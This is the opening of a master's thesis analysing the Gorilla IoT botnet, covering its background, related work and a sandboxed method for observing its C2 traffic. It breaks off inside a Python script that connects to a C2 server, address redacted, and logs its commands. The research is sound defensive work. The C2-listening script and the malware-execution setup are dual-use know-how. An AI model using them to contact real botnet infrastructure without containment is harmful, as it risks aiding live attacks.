Exploring the Gorillas in the Malware Jungle

Investigating the communication and attack characteristics of the Gorilla botnet

Maarten Weyns

Delft University of Technology

Exploring the Gorillas in the Malware Jungle

Investigating the communication and attack characteristics of the Gorilla botnet

by

Maarten Weyns

to obtain the degree of Master in Computer Science
specialised in Cyber Security
at the Delft University of Technology,
to be defended publicly on Friday January 17, 2025 at 15:00.

Student number:	5076099	
Project duration:	May 1, 2024 – January 17, 2025	
Thesis committee:	Prof. dr. G. Smaragdakis,	TU Delft, advisor
	Dr. ir. H. Griffioen,	TU Delft, daily supervisor
	Dr. ir. M. A. Migut,	TU Delft
	D. Ferrero	TU Delft

Style: TU Delft Report Style, with modifications by Daan Zwaneveld

TU Delft

Preface

Writing this thesis has been an amazing experience, growing my interest in the world of Cyber Security even further. Right from the start I was fascinated with botnets and how they come about and circulate over the internet. Their intrinsic spreading and communication techniques, varied palette of use cases, and the ever-evolving game of cat and mouse between the botmasters and the authorities definitely intrigues me.

Even while in the process of performing research on IoT botnets, the ever-evolving context of the cyberspace became clear with the sudden discovery of the Gorilla botnet. Since our metrics already included early versions of this botnet, it subsequently became the primary focus of this thesis. The unpredictability in this field of study is what keeps it interesting, and I can't wait to see what's coming next.

I would like to express a deep and sincere gratitude to my supervisors, Prof. dr. G. Smaragdakis, Dr. H. Griffioen, and D. Ferrero, for their constant and invaluable guidance during this project. The feedback and encouragement received during the meetings have been an essential part of shaping this thesis. Moreover, the fact that I was always a doorknock or Slack message away from answers to my questions has been an amazing help. Additionally, I would like to thank Dr. S. Op de Beek for the amazing guidance when reverse engineering the Gorilla malware samples. Some of the gathered insights would not have been possible without him.

I would also like to express my appreciation to the other members of the Cyber Security group for providing a stimulating environment for me to work in. In particular, I would like to thank Sandra Wolff for making the CYS offices in Echo feel like a second home.

Writing this thesis has been an emotional and reflective journey for me. It marks the conclusion of my time as a student — a period during which I grew both academically and personally. As I look back, I am certain I will cherish the warm memories of the friendships I formed and the invaluable experiences I gained along the way.

I am incredibly thankful for my family and friends who supported me during these past nine months. The mental support and the space to talk about my research have been of immense value to me. I am convinced this thesis would not have looked the way it does now without them.

Maarten Weyns
Delft, January 2025

Abstract

The rise of the Internet of Things (IoT) has introduced levels of convenience never seen before, but also presents a significant cybersecurity challenge. Especially the insecure nature of many of these IoT devices fuels the emergence of advanced IoT botnets. The Gorilla botnet is a potent example of such IoT botnets and took the internet by surprise in September 2024. That month alone, Gorilla has been responsible for over 300,000 Distributed Denial-of-Service (DDoS) attacks across 100 countries. Although inspired by earlier botnets like Mirai and Gafgyt, Gorilla exhibits unique characteristics and attack strategies that remain largely unexplored.

This thesis conducts a detailed analysis of the Gorilla botnet, focusing on its communication patterns, infection strategies, and attack behaviors. By executing Gorilla's malware samples in a controlled environment, the study captures insights into its command-and-control (C2) communication and attack strategies. Key findings include the identification of a flaw in Gorilla's implementation, which could aid future detection efforts, and the discovery of its preference for UDP-based attacks targeting gaming-related services.

Through this work, we contribute a dataset and analysis framework that sheds light on Gorilla's operations, highlighting its similarities to and deviations from the original Mirai botnet. The findings provide insightful observations, enabling improvements in defenses against IoT botnet threats.

Contents

1 Introduction

The digital landscape has been transformed by the rise of Internet of Things (IoT) devices, allowing levels of convenience and automation never seen before. However, the abundance of IoT devices combined with their weak security practices also presents an attractive attack surface for cybercriminals, making room for a new generation of IoT botnets. Among these, the recent advance of the “Gorilla” botnet drew a lot of attention in the cybersecurity space, especially given its striking presence. In September 2024 alone, Gorilla was responsible for over 300.000 Distributed Denial-of-Service attacks targeting over 100 different countries. The botnet performed these attacks by exploiting the vulnerable nature of IoT devices.

Like many others, the Gorilla botnet is heavily inspired by the Gafgyt (also known as Bashlite) and Mirai botnets, sharing large parts of the codebase. The public release of the Mirai source code in 2016 played a big role in the development of new botnets. Different variants, based on the original, are now all over the Internet. Each spin-off is designed with specific targets and purposes in mind and contains changes to the codebase facilitating these objectives.

While a lot of research has been done on Mirai and Bashlite in terms of communication techniques and attack characteristics, research on different forks of these botnets is relatively sparse. Especially intrinsic technical details of these forks are often left unexplored. One might wonder what services a specific botnet goes after, how big the attacks are, who is behind the attacks, or even what the business model of the botnet is. This thesis aims to fill this gap and explore the newly discovered Gorilla botnet in terms of communication and attack characteristics by performing a thorough analysis of the botnet.

1.1. Research question

Since the Gorilla botnet made its first appearance in September 2024, there are limited resources available that provide an in-depth overview of the botnet. However, many academic studies have covered Mirai, the older botnet strain Gorilla is heavily based on. While many characteristics of the Mirai botnet will be recognized in Gorilla as well, the new botnet does contain changes that make it unique. To take an in-depth look at the Gorilla botnet, the following research question has been deduced:

Can we observe the characteristics of the Gorilla botnet by running the bots and monitoring their traffic, and how does it behave in the wild?

This question can be divided into the following sub-questions:

- **Q1:** ***Can we observe the characteristics of the Gorilla botnet by running the bots?***
- **Q2:** ***What characteristics does the Gorilla botnet have?***
- **Q3:** ***Which attacks are performed and who are the victims?***

1.2. Contributions

By “joining” the botnet and acting like an infected device, this thesis aims to create a dataset about the specifics of the Gorilla botnet. It provides a detailed overview of how the botnet communicates with its Command and Control server, as well as what attacks it can and does perform. Additionally, this work identifies the victims of attacks launched by the botnet, trying to understand the goal of the owners and “users” of the botnet.

Specifically, we make the following contributions:

- We devise a system that allows running malware samples while observing their communication with C2 servers. This is done while also ensuring the malware cannot contribute to performed attacks.
- We identify and analyze the commands sent by the C2 server and find that they are concatenations of hashed and encoded versions of the command
- We observe the infection strategy of the Gorilla botnet, heavily based on the implementation of the original Mirai botnet but with some changes. We see that the C2 servers also act as download servers and that the bots themselves try to infect other vulnerable devices.
- We discover a flaw in the implementation of the Gorilla bots, likely caused by incorrectly using and modifying the original Mirai source code. This flaw allows external detection of the bots on infected devices, potentially allowing future work to estimate the size of the botnet.
- By analyzing around 200.000 observed attacks from the Gorilla botnet aimed at around 60.000 unique targets, we observe that over ¾ of the attacks are UDP attacks, targeting a variety of ports and services.

1.3. Outline of the Thesis

The remaining part of this thesis aims to answer the previously mentioned questions and provides more detail to underpin the contributions mentioned above. The report is structured as follows: In chapter 2, some background information is provided on botnets, how they come about, and their way of working. Next, chapter 3 discusses prior work investigating the behavior of botnets and identifies the research gap addressed by this thesis. Then, chapter 4 outlines the methodology used to come up with the results presented later in the thesis.

The next two chapters, chapters 5 and 6, describe the results obtained during the analysis of the Gorilla botnet and underpin the previously mentioned contributions. Finally, chapter 7 provides a brief discussion and reflects on the report. Next to this, it provides an answer to the research questions stated above and outlines the limitations of this work. Based on this, it also outlines some recommendations for future work based on this thesis.

2 Background

Botnets are an ever-increasing phenomenon on the Internet as we know it today. Especially the increase in connected devices all over the world permits the continued growth in the power of these botnets. This chapter explains what botnets are and how they work.

2.1. What are botnets?

A botnet is a collection of many infected devices across the Internet [1, 2]. In order to infect vulnerable devices and join them in a botnet, cybercriminals create malware: malicious software designed to infect and spread across connected devices.

Once the malware has infected the device, it needs to be instructed on what to do or who to communicate with. Different structures exist for communicating within a botnet [3, 4], but this thesis will focus on botnets using a centralized "command and control" (C2) server, depicted in figure 2.1. In this setup, a single server is owned and operated by the so-called "botmaster" and is used to instruct the infected devices, called "zombies" or "bots", on what to do.




Figure 2.1: A centralized C2 server setup

Different botnets have different use cases. For example, a botnet can be used to mine cryptocurrency for the botmaster, steal data from the infected machine such as passwords and banking details, orchestrate a Distributed Denial-of-Service (DDoS) attack, etc. In this thesis, the focus is on botnets performing DDoS attacks, more specifically the recent "Gorilla" botnet.

2.2. Botnets and IoT

The term "Internet of Things", or IoT for short, refers to electronic devices that are connected to the Internet [5]. This is a very broad group of devices and encompasses devices like smart bulbs, smart speakers, routers, security cameras, and even smart washing machines. As one might imagine, the number of connected IoT devices is growing rapidly with the “smartification” of household and industrial appliances [6].

IoT devices often provide increased levels of automation, higher levels of customization, and an increase in convenience to their users. However, they also present a new platform for cybercriminals wanting to execute big, orchestrated Internet attacks. Given the lack of security often seen on these IoT devices, such as weak or commonly known passwords [7, 8], they are an appealing, relatively easy target for cybercriminals wanting to set up a big botnet.

The Gorilla botnet, which is the main focus of this thesis, also goes after IoT devices. The malware contains credentials used to infect routers, cameras, cable TV receivers, and more. Appendix A on page 41 contains a full list of included credentials.

2.3. Distributed Denial of Service attacks

A Distributed Denial-of-Service attack, also called a DDoS attack, is a coordinated cyberattack where many devices (e.g. IoT devices) try to overload a target (e.g. a server hosting a website). This causes the target to lock up and renders it unable to respond to legitimate users of the system [9]. The distributed nature of this attack distinguishes it from other internet attacks.

Cloudflare[1] reported an exponential increase in the power of these DDoS attacks over the last decade and even reported a twentyfold increase in the bitrate of these attacks between 2013 and 2024 [10] This makes DDoS attacks more relevant and important than ever.

Many different motives exist for cybercriminals to perform DDoS attacks [11]. For example, cybercriminals can use DDoS attacks to express a political opinion by taking down websites of certain parties or gain a competitive advantage in an online game by attacking the game servers of other players. Next to these motives, the effects of DDoS attacks can be enormous: imagine a DDoS attack disrupting an election or healthcare services.

Botnets are a perfect fit for orchestrating large DDoS attacks. Botnets are distributed by nature, as infected systems can be all over the world. Additionally, depending on how many bots are in the network, they can generate large amounts of traffic, making them very effective for taking down attack targets.

2.4. DDoS-as-a-Service

For cybercriminals, executing a DDoS can be quite a challenge, mainly because this type of cyberattack requires a lot of resources. When only a one-time attack is needed, or when a target requires intensive DDoS capabilities, attackers might find it useful to temporarily use resources created and maintained by other cybercriminals.

This is the basic motivation behind the DDoS-as-a-Service (DaaS) model, where cybercriminals provide other attackers with the resources needed to execute DDoS attacks, often in exchange for money. These services can be bought on websites called “booters”, often for low prices (only a couple of euros) [12].

Given the magnitude of DaaS providers selling DDoS resources for low prices, the barrier to entry for executing a large-scale DDoS attack has decreased significantly. An older study analyzed leaked operational data of the TwBooter service, showing that it was used to launch almost 50.000 DDoS attacks in just two months of operation [13]. Additionally, the study shows that this booter service brought in over $7.500 per month for the operators of the service.

As described above, botnets are a perfect fit for DDoS attacks. For this reason, DaaS providers are often relying on these botnets to host DDoS attacks. The Swiss National Cyber Security Center (NCSC) reported that Gorilla is also used by DaaS providers, selling the botnet’s capabilities through a Telegram channel [14].

[1] One of the largest networking service providers

2.5. Botnet families

A certain botnet is called a “family”, each identifiable with different characteristics. These characteristics contain, among others, the kinds of attacks they can perform, the devices they target, etc. Different families are strongly based on one another and share large portions of their code, containing some modifications to tweak the new botnet to the specific wishes of the botmaster, such as encrypted C2 communication or additional attack methods.

One of the most impactful botnet families, called “Mirai”, appeared in 2016 and took the internet by surprise by performing one of the largest DDoS attacks recorded to date [15, 16]. This botnet scans and infects primarily IoT devices, such as home routers, and is still active to this day. Even though Mirai was not the first botnet of this kind, its scale and the speed at which it spread was never seen before: researchers estimated the botnet spread across roughly 65.000 devices in the first 20 hours of its existence [17].

Not long after its appearance, in September 2016, the Mirai source code leaked on the internet [17]. This leak resulted in the emergence of many new botnets, each a spin-off of the original Mirai source code. This is in line with what we still see today, where the original Mirai source code is present in many botnets active right now.

Another infamous botnet is Gafgyt, also known as Bashlite. Gafgyt is not based on Mirai but does share many characteristics with it. At some point, the Gafgyt botnet was estimated to have infected over 1.000.000 devices worldwide [18].

2.6. Spreading a botnet

Botnets find their strength in numbers. Metrics like the amount of bots in the network and the speed at which it spreads are crucial to make a powerful network. For this reason, it is of vital importance to botmasters to have a robust spreading and infection mechanism in place.

Many different infection strategies are used to infect devices with malware, such as malicious e-mail attachments, web downloads, or even fully automated infection systems [4]. Mirai, and other families based on Mirai, use the botnet itself to spread the malware further [15].




Figure 2.2: Mirai spreading mechanism

As shown in figure 2.2, bots in the Mirai botnet will continuously scan randomly generated IP addresses on the internet and try to brute-force certain username and password combinations to see if a known combination gives access to the device. When it finds a vulnerable device on the internet, the bot itself or a separate “loader” server infects the device using the information the bot gathered before. This newly deployed bot will now also start scanning random IP addresses, further speeding up the distribution of the malware. [15, 19]

2.7. Maintaining a botnet

Once a botnet has been spread across vulnerable devices, the next challenge becomes maintaining this botnet. For setting up a C2 server, botmasters use a hosting provider. Hosting providers are companies where customers can pay to receive server resources in the cloud. However, since the botmasters often violate the terms of the hosting provider, their C2 server will eventually be taken offline. This forces the botmaster to move the C2 server to a new hosting provider.

This is a problem especially in botnets using a central C2 server: at this point, the bots are unable to connect to the C2 server they connected to before. Some mechanism needs to be in place to update the bots and tell them where to find the new C2 server.

The lifetime of a C2 server also heavily depends on the hosting provider used. “Bulletproof hosting providers”, which are hosting providers allowing users to host any (even malicious) content, are indispensable for cybercriminals and play a big role in the landscape of botnets [20]. However, considering previous work indicating an average lifetime of just a few days [21], bulletproof hosting is not the magic solution.

Different approaches exist when it comes to keeping botnets connected. The first and easiest solution is to just not update the botnets at all. Prior work investigating almost 60.000 IoT malware samples (of the Mirai, Bashlite, and Tsunami botnet families) found no distinct update mechanism in place and called the botnets “disposable” [21]. This means that, once the C2 server is taken down, the botnet has to be re-distributed. Previous work does indeed show that new Mirai infections rarely happen on “fresh” IoT devices, but more commonly happen on devices already infected before [22]. These findings could verify the disposable nature of botnets like Mirai, but alternative update mechanisms exist as well.

For botmasters, a disposable botnet is not very interesting, due to the need for re-infection. For this reason, different ideas have been formulated to reduce the need for re-distribution. An example of this is the “ToxicEye” botnet, leveraging Telegram as a C2 channel, being able to keep control of their bots through a Telegram chat [23].

Another more commonly seen update strategy is using dynamically generated domain names. Domain names are useful as they allow the owner to change the IP address the domain name points to. However, since domain names can be ceased as well, some algorithm is used to generate a new, random-looking domain name every x days. The botmasters proactively register the domain names that they know will be generated in the future, linking them to the IP address of their C2 server. If one of the domains registered by the botmasters is ceased, the botnet is only temporarily disconnected from the C2 server, until the moment the algorithm determines the new domain name to connect to. A disadvantage of this approach is that the botnet is vulnerable to a “takeover”, demonstrated by previous work [24]. Researchers were able to take control of the “Torpig” botnet by reverse-engineering the domain generation algorithm and determining future domain names. These domain names were not registered by the botmasters yet, allowing the researchers to register the domain names and bind their own C2 server to them, taking control away from the original botmasters for ten consecutive days.

2.8. Honeypots

Before any research can be conducted on IoT botnets, we need some way to collect malware samples belonging to the botnet. One way to do this is to run emulations of vulnerable IoT devices. These emulations are called “honeypots”.

Honeypots expose SSH and Telnet[2] services. These services are set up in such a way that attackers can authenticate against them using commonly known username and password combinations. Honeypots can be configured to allow specific combinations, or any random combination. Once the cybercriminals have gained access to the honeypot - in their eyes a real IoT device - the honeypot will try to imitate a real device as closely as possible. It does this by showing a virtual filesystem that looks like it contains files a real device would as well. Next to this, the honeypot has pre-programmed responses to commonly used utilities.

[2]SSH and Telnet allow administrators to remotely access and maintain devices

A honeypot keeps track of everything an attacker does and outputs the information to a file. Additionally, when the attacker tries to download a file, the honeypot will actually download the file and save it. A honeypot will however never actually run any downloaded files.

By downloading and saving the files, we can grow a collection of malware samples that can be used for analysis.

2.9. Dynamic and static malware analysis

There are two possible methods to observe the behavior of malware samples. Either the malware is executed in a controlled and isolated environment while its behavior is being observed. This approach is called “dynamic analysis”. Another option is to investigate the source code of the malware sample and deduce the functionality without having to run the malware itself. This approach is called “static analysis”.

Both approaches suffer from the same problem, however: cybercriminals do not like to give away information on how their malware works. For this reason, cybercriminals try to prevent both static and dynamic analysis of their malware. This is done using checks that stop execution as soon as the malware detects it is being analyzed, or by obfuscating the code in the malware binary. This all makes analyzing malware much harder, but not impossible.

Dynamic analysis is often the easier approach since observations can be made by just running the malware binary. However, as mentioned before, running the malware in a controlled analysis environment is often prevented by the malware authors. For example, a check can be implemented stopping the execution of the malware sample when it detects a virtual environment instead of a real device.

Even though these checks can often be “disabled” in the program by modifying the relevant instructions of the program, dynamically observing the behavior of malware does not guarantee a full picture of the capabilities of the malware. In the case of botnets, a sample might have the ability to execute attacks x, y, and z, but the botmaster might only be interested in using attacks y and z. By just dynamically observing the behavior of the botnet, the capability of attack x would remain undiscovered. For this reason, it is also important to statically analyze the botnet, and discover its full capability suite. This static analysis of malware is also referred to as “reverse engineering” malware.

2.10. Reverse engineering

Since dynamic analysis does not provide a full picture of the capabilities of a malware package, reverse engineering is used to expose the inner logic of the malware. This section aims to provide a full overview of the different steps required to be able to look at the code inside a software binary.

When a programmer develops a software package, it is written in a certain programming language. This programming language provides many features that help the developer in writing clear and understandable code. However, once the program needs to be distributed to users, it needs to be packed into a file that is understandable by computers instead of humans. This process, called “compilation”, translates the human-readable code into machine code. This machine code consists of instructions telling the processor in a computer what to do. The result, a compiled file, is also called a “binary”.

In order to be able to look at the code in a binary, it needs to be disassembled; a process translating the machinecode to instructions in the assembly language. The result of this disassembly looks nothing like the original source code, however. All information on function names and variable names is lost during the compilation phase (this result is then referred to as a “stripped” binary). Instead, the resulting code is merely a human-readable version of the machine code; showing us what the processor should do, instruction per instruction.

Luckily, tools exist to make the disassembled code more interpretable, formatting it in C-like code snippets. This step is called decompilation. This does however not restore function and variable names, since this information was never present in the compiled binary in the first place. This means that finding a relevant piece of code in a decompiled file can be quite a hassle. Figure 2.3 clarifies the different steps for compiling and decompiling a binary file.




Figure 2.3: A diagram showing the process of compiling and decompiling a software package

In some cases, it is possible to compile a program retaining the information on function names. This is generally only used for testing purposes since it increases the file size of the resulting binary. In the case of malware, non-stripped binaries are a rare occurrence, since function names make it easier for researchers to dissect malware, which is not what the malware developers want.

3 Related work

Many researchers have looked at botnets to discover how they work and what they do. This section will examine some related works and outline how this thesis differs from them.

In [15], researchers take a deep dive into the Mirai botnet. The researchers performed static analysis on the Mirai source code, outlining the architecture of the Mirai botnet, the bots' capabilities, and how the C2 server and the bots communicate. However, the researchers did not perform a dynamic analysis of the Mirai botnet to observe their actions.

This limitation is overcome in another work [25], where researchers actively monitor the communications between the C2 servers and Mirai bots and report their findings. This work deployed "emulations" of real bots and prevented them from actually executing the received commands from the C2 servers. However, no details are provided on how these bot emulations were implemented, limiting the reproducibility of the work. Besides that, the paper does provide a detailed description of the commands and the actions taken by the botnet.

Another similar work identifies Mirai C2 servers and the commands to and from the bots [17], but takes a different approach. Information on the attack commands was gathered from C2 "milkers" ran by Akamai. This milker also emulated a Mirai-infected device, capturing the communication between it and the Mirai C2 servers. Next to this, static analysis of a multitude of Mirai samples revealed information on the botnet's C2 servers. The paper provides detailed insights into the types of attacks performed by the Mirai botnet.

A paper by Bastos et al. proposes a system capable of inferring C2 server addresses from malware binaries [26]. Different heuristics are used to extract C2 information from the samples:

- Detect C2 addresses by checking which ports are not used for connection (so likely not scans for vulnerable devices)
- Search for hardcoded IP address strings in malware binaries
- Consider the URLs used to download malware binaries during device infection
- Find C2 IP addresses by looking at DNS traffic from the malware binaries

The paper reports that their framework successfully identifies C2 servers for 62% of their collected Mirai and Bashlite samples. Additionally, the work emphasizes the short lifetime of most Mirai and Bashlite C2 servers, reporting an average lifetime of just a few days.

Confirming the findings of the previously mentioned work, a paper by Rui et al. also investigated the short lifetime of botnet C2s [21]. The paper dynamically analyzed the Bashlite, Mirai, and Tsunami botnets, as well as various samples from other families. Their analysis pipeline consisted of collecting samples in IoT honeypots and deploying the samples in a sandboxed environment. The paper reports the observed average lifetime of the C2 servers to be very short. Additionally, this paper hints at a “disposable” nature of different botnets, where bots are not updated with new information on C2 servers. Rather, botnets need to be redeployed when their C2 server updates.

A work by Sahota and Vlajic studies Mozi, an IoT botnet based on Mirai and Gafgyt [27]. Mozi presented a unique approach to the landscape of IoT botnets by utilizing a decentralized approach. The paper explores this decentralized communication strategy and reports on how it works. Additionally, the paper reports on the protocols and techniques used to scan for vulnerable devices and spread itself over the Internet. Unfortunately, the paper lacks insights into the commands sent between the bots in the network. Attacks executed by the network are also left unexplored.

A report by Affinito et al. discusses the evolution of Mirai-like botnet scans on the Internet [28]. The paper analyses the Mirai scanning behavior over a six-year timeframe and confirms that the Mirai signature is still implemented in modern Mirai-like botnets. Additionally, the work identifies an increase in the amount of hijacked devices over time, showing that IoT botnets are as relevant as ever. The work stands out since it not only considers the Mirai botnet itself but also many spin-offs based on the original. The paper shows that these Mirai variants increasingly often scan on ports not linked to telnet (port 23).

A paper by De Donno et al. provided an updated taxonomy of the IoT botnet space as of 2017 [29]. The work classifies different DDoS attacks that can be performed by IoT botnets and describes how these different attack types work. Besides this, the paper builds a picture of the landscape of IoT botnets that have been around since 2008.

Finally, also discussed in section 2.7 on page 6 is a paper published by Stone-Gross et al. [24]. In this work, researchers were able to temporarily take control of the “Torpig” botnet, a botnet made for collecting sensitive user data from infected systems. The researchers were able to reverse-engineer the algorithm used by the bots to dynamically generate domain names of the C2 servers. Since the algorithm was time-based, the researchers were able to determine what domain names would be used in the future and register these before the botmaster could do so. For ten consecutive days, the researchers became the botmasters: the perfect position to be in to research the size of the botnet, the distribution of bots across the world, and the type of data collected by the botnet. The paper provides valuable insights into the entire operations of the Torpig botnet.

Table 3.1 provides an overview of the related work discussed in this chapter. (IoT) botnets have been researched thoroughly in the past, often focusing on detection and prevention techniques. Well-known botnets like Mirai and Gafyt also received a lot of attention, with a multitude of works focusing on the inner workings of these botnets and analyzing their activity. However, a research gap is visible where thorough analyses of new botnets are often left unexplored. This thesis aims to fill this research gap by providing detailed information on the new Gorilla botnet. The analysis will be substantiated with both static and dynamic analysis of the Gorilla malware samples.

Work	Year	Botnet(s)	Main focus
Stone-Gross et al. [24]	2009	Torpig	Comprehensive analysis and takeover of the Torpig botnet
De Donno et al. [29]	2017	10+ families	Report the evolution of DDoS attacks from IoT botnets
Margolis et al. [15]	2017	Mirai	Detailed exploration of the Mirai source code
Antonakakis et al. [17]	2017	Mirai	Static analysis of the Mirai source code and reports on performed attacks
Marzano et al. [25]	2018	Mirai, Bashlite	Dynamic analysis of Mirai and Bashlite bots and reports on their activity
Bastos et al. [26]	2019	Mirai, Bashlite	Discovering C2 addresses from malware binaries
Tanabe et al. [21]	2020	Mirai, Bashlite, Tsunami	Reporting average C2 lifetime
Sahota and Vlajic [27]	2021	Mozi	Explore decentralized C2 structure of the Mozi botnet
Affinito et al. [28]	2023	Mirai and derivatives	Report on the evolution of botnet scanning behavior
This thesis	**2025**	**Gorilla**	**Monitoring the communication and attack characteristics of the Gorilla botnet**

Table 3.1: Overview of related work in the field of IoT botnets

4 Methodology

Botnets exist by installing themselves on multiple vulnerable devices, after which they seek contact with a certain command and control (C2) server. This C2 server instructs the bots on what to do, e.g. which target to attack using which attack type. Different strategies are possible to investigate the communication between the bots and the C2 server. One can either create a custom implementation of the communication logic or run the bots in an isolated environment while monitoring the network traffic.

This chapter outlines these different strategies and describes their (dis)advantages. Additionally, a detailed description of the final analysis pipeline used to obtain the results is given. Moreover, a motivation for the finalized system will be described as well as its potential shortcomings.

4.1. Malware sample collection

In order to be able to say anything about the communication characteristics of botnets, samples need to be collected and analyzed. Different approaches for collecting these samples are possible. For this thesis project, two methods were considered: collecting samples using honeypots and downloading samples from a public database.

Since Mirai is still one of the most commonly seen botnet families, the focus was on gathering samples from the Mirai (and derivatives of Mirai) family. Considering this family of botnets is mainly targeted at vulnerable IoT devices, honeypots seemed like a good option to collect malware samples. For this reason, we ran 254 Cowrie[1] honeypots (a full `/24` network) in the hope of collecting many relevant samples. However, upon closer inspection of the samples received from these honeypots, it was concluded that the efficiency of this approach was not optimal: many of the collected samples were miners[2] or outdated samples that no longer work, a problem also experienced in some related work [21].

The shortcomings of the honeypots described above made us opt for the other approach: downloading data from a public data source, in this case, MalwareBazaar[3]. On this platform, users can upload and tag malware samples, making them available for download. Many malware samples are submitted to this database daily, making it a very reliable source for acquiring samples. MalwareBazaar also uses labels to categorize the samples in the database, assisting in finding samples of certain malware families. A limitation of this categorization is that these labels are not automatically generated, which impacts their accuracy and thus also their usefulness.

To gather additional information on the samples present in MalwareBazaar, VirusTotal[4] was used to look up the samples through their SHA-256 hash. VirusTotal provides some valuable information that MalwareBazaar lacks, such as the system architecture the sample is built for, as well as whether the

[1]A popular SSH/Telnet honeypot, available on GitHub
[2]Malware that uses the host system to generate cryptocurrencies
[3]`https://bazaar.abuse.ch`
[4]`https://www.virustotal.com`

sample is stripped or not. Additionally, VirusTotal sometimes provides the “relations” of a sample, showing which IP addresses the sample contacts. This can be useful for quickly identifying the C2 server of a certain sample but is generally not very accurate.

Also on MalwareBazaar, the focus was on Mirai samples, of which MalwareBazaar contains over 65.000. Between all collected samples, Gafgyt was the most commonly observed variant of Mirai, making us shift our focus to Gafgyt specifically. However, while collecting and observing many Gafgyt samples, we noticed a specific sample that was very active compared to the other samples. Within the first hour of deployment, the sample executed 172 DDoS attacks generating 255GB of hypothetical attack bandwidth. Not long after the initial Gorilla deployment, articles were published online about the Botnet and its high number of attacks [30, 31, 32]. Gorillabot thus became the main focus of this thesis project.

4.2. Ethical and security considerations when running malware

There are some ethical and security considerations to be made when investigating, especially when running, malware samples. The highest priority is not contributing to the attacks performed by the botnet, in order to not further damage or disrupt the Internet services under attack. For this reason, the samples are executed in an isolated environment, only allowing communication with the Botnet’s C2 server, but not with other systems on the Internet. However, while the samples should not be able to reach other hosts on the Internet, it is still important that the traffic that would have happened is observed. That’s why the traffic is being blocked at the system’s firewall, which happens after the traffic has been logged. A more detailed overview of the setup is depicted in figure 4.1 on page 15.

Also, some security aspects need to be taken into account when running malware samples. For example, the malware should be run in an isolated environment to ensure that it cannot tamper with our equipment or infect other equipment on the network. The malware infecting other systems in the network is prevented by using the abovementioned strict firewall rules. These rules are set so that all network traffic is blocked by default. Only traffic to and from the C2 server is allowed through. To prevent the malware from influencing the host, samples are run in individual Docker containers providing isolation from each other as well as from the host system. These Docker images don’t influence the functionality of the bots, however, since they closely resemble a normal device. This experimental setup is also covered in more detail in section 4.4.

4.3. Harmless re-implementation of malware samples

The easiest way to avoid the potential security and ethical issues described above is by reverse-engineering the malware samples and re-implementing the communication logic ourselves. This way, a fully harmless version of the bot would be made while preserving the communication characteristics between it and the respective C2 server.

In the simplest case, a Python script that connects to a C2 and passively listens to commands could work. However, such an implementation has many limitations:

- Often, botnet traffic is more complicated, with bots expected to reply to or confirm commands from the C2.
- Different botnet families have different communication characteristics, requiring vastly different implementations to emulate a bot.
- The script requires knowledge of the IP address and the port of the C2 server, which can often be difficult to find in compiled malware binaries since most of the publically available binaries are fully stripped.

As discussed in chapter 3, previous work discussed ways to gather C2 information from malware samples [26]. However, these methods were not explored for several reasons. Getting hardcoded IP strings from the Gorilla samples would not always work since *sometimes* the strings are encoded with a Caesar cipher as will be discussed in chapter 5. Getting the C2 address from observing the DNS traffic from the bot also wouldn’t work for the Gorilla samples, since they do not use domain names for their C2 servers. Lastly, some exceptions were observed where the IP address used for downloading the malware binary differed slightly from the IP address of the Gorilla C2 server, making the download URL an unreliable heuristic as well. The last described method, observing the traffic and checking connections using a different port from the scanning connections, could potentially work. However, given the implementation complexity of this approach, this was deemed out of scope for this research.

```python
import datetime
import logging
import socket

CC_IP = 'X.X.X.X'            # Set the C2 IP address
CC_PORT = XXXX               # Set the C2 port number
LOG_LEVEL = logging.DEBUG


def main():
    # Setup logging
    logger = logging.getLogger(__name__)
    logging.basicConfig(filename=f'{CC_IP}_{CC_PORT}.log', encoding='utf-8', level=LOG_LEVEL)

    logger.debug("Connecting to command and control...")
    conn = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    conn.connect((CC_IP, CC_PORT))
    logger.debug("- Connected to command and control.")

    logger.debug("Listening for commands...")
    logger.debug("-------------------------")
    logger.info("Command, Timetsamp")
    while (True):
